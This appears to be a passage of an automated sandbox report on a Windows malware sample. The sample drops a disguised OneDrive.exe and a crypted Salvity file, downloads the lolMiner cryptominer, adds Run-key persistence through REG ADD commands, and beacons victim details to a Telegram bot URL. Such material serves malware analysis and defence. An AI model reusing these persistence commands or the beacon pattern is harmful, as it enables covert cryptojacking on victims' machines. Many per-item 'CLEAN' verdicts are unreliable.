C:\Users\RDHJ0C~1\AppData\Local\Temp\	Accessed File	Access, Create	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\n5x1kxx2\json[1].json	Downloaded File, Extracted File	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe	Dropped File, Accessed File	Access, Create, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\Secur32.dll	Dropped File, Accessed File	Access, Create, Write	CLEAN
C:\Users\RDHJ0C~1\AppData\Local\Temp\nsdBB97.tmp	Dropped File, Accessed File, Not Extracted	Access, Create, Delete	CLEAN
C:\Users	Accessed File	Access, Create	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\06ozgHEJuPa8uO_s	Dropped File, Accessed File	Access, Create, Read, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming	Accessed File	Access, Create	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\rcfuhdw8\lolminer_v1.48_win64[1].zip	Dropped File, Modified File, Not Extracted	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\	Accessed File	Access, Create	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\ie\jqxs2duj\lolminer_v1.48_win64[1].zip	Dropped File, Modified File, Not Extracted	-	CLEAN
C:\Users\RDhJ0CNFevzX\AppData	Accessed File	Access, Create	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe	Dropped File, Accessed File	Access, Create, Delete, Write	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe	Dropped File, Accessed File	Access, Create, Write	CLEAN

File Name	Category	Operations	Verdict
C:\Users\RDhJ0CNFevzX	Accessed File	Access, Create	CLEAN
C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	Accessed File	Access	CLEAN
c:\users\rdhj0cnfevzx\appdata\local\microsoft\windows\inetcache\counters.dat	Modified File, Not Extracted	-	CLEAN

URL

URL	Category	IP Address	Country	HTTP Methods	Verdict
http://ipinfo.io/json	-	34.117.59.81	-	GET	CLEAN
http://github.com/Lolliedieb/lolMiner-releases/releases/download/1.48/lolMiner_v1.48_Win64.zip	-	140.82.121.4, 140.82.121.3	-	GET	CLEAN
http://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A... ...80%94%20Username:%20RDhJ0CNFevzX%0A%E2%80%94%20IP:%2094.114.2.131%0A%E2%80%94%20Country:%20DE%0A%E2%80%94%20Build%20tag:%20BOba%0A	-	149.154.167.220	-	-	CLEAN

Domain

Domain	IP Address	Country	Protocols	Verdict
api.telegram.org	149.154.167.220	-	DNS	CLEAN
ipinfo.io	34.117.59.81	-	TCP, HTTP, DNS	CLEAN
github.com	140.82.121.4, 140.82.121.3	-	DNS	CLEAN

IP

IP Address	Domains	Country	Protocols	Verdict
34.117.59.81	ipinfo.io	United States	TCP, HTTP, DNS	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	create, access	reg.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	create, access	reg.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\OneDrive	read, write, access	reg.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive	read, write, access	reg.exe	CLEAN
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System	access	reg.exe	CLEAN

Process

Process Name	Commandline	Verdict
[new]1.exe	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]1.exe	MALICIOUS
onedrive.exe	"C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe"	SUSPICIOUS
applaunch.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe"	SUSPICIOUS
onedrive.exe	"C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe"	SUSPICIOUS
b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe	"C:\Users\RDhJ0CNFevzX\Desktop\b6a3b9630a6ed8f626b7fdc083c73a03c57923c1055314bacaa49031c5fa6ae3.exe"	CLEAN

Process Name	Commandline	Verdict
reg.exe	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDrive /t REG_SZ /f /d C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\OneDrive\OneDrive.exe	CLEAN
reg.exe	REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run /v OneDrive /t REG_BINARY /f /d 020000000000000000000000	CLEAN
[new]salvity_crypted(2).exe	C:\Users\RDhJ0CNFevzX\AppData\Roaming\[New]Salvity_crypted(2).exe	CLEAN

YARA / AV

No YARA or AV matches available.

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	win10_64_th2_en_mso2016
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	4.5.0
Dynamic Engine Version	4.5.0 / 04/22/2022 19:04
Static Engine Version	4.5.0.0 / 2022-04-22 17:45:13
AV Exceptions Version	4.5.0.2 / 2022-04-03 15:57:54
Link Detonation Heuristics Version	4.5.0.19 / 2022-04-20 05:46:11
Smart Memory Dumping Rules Version	4.5.0.2 / 2022-04-03 15:57:54
Config Extractors Version	4.5.0.14 / 2022-04-07 17:00:08
Signature Trust Store Version	4.5.0.2 / 2022-04-03 15:57:54
VMRay Threat Identifiers Version	4.5.0.24 / 2022-04-26 09:10:00
YARA Built-in Ruleset Version	4.5.0.2

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1003
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	Not installed

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows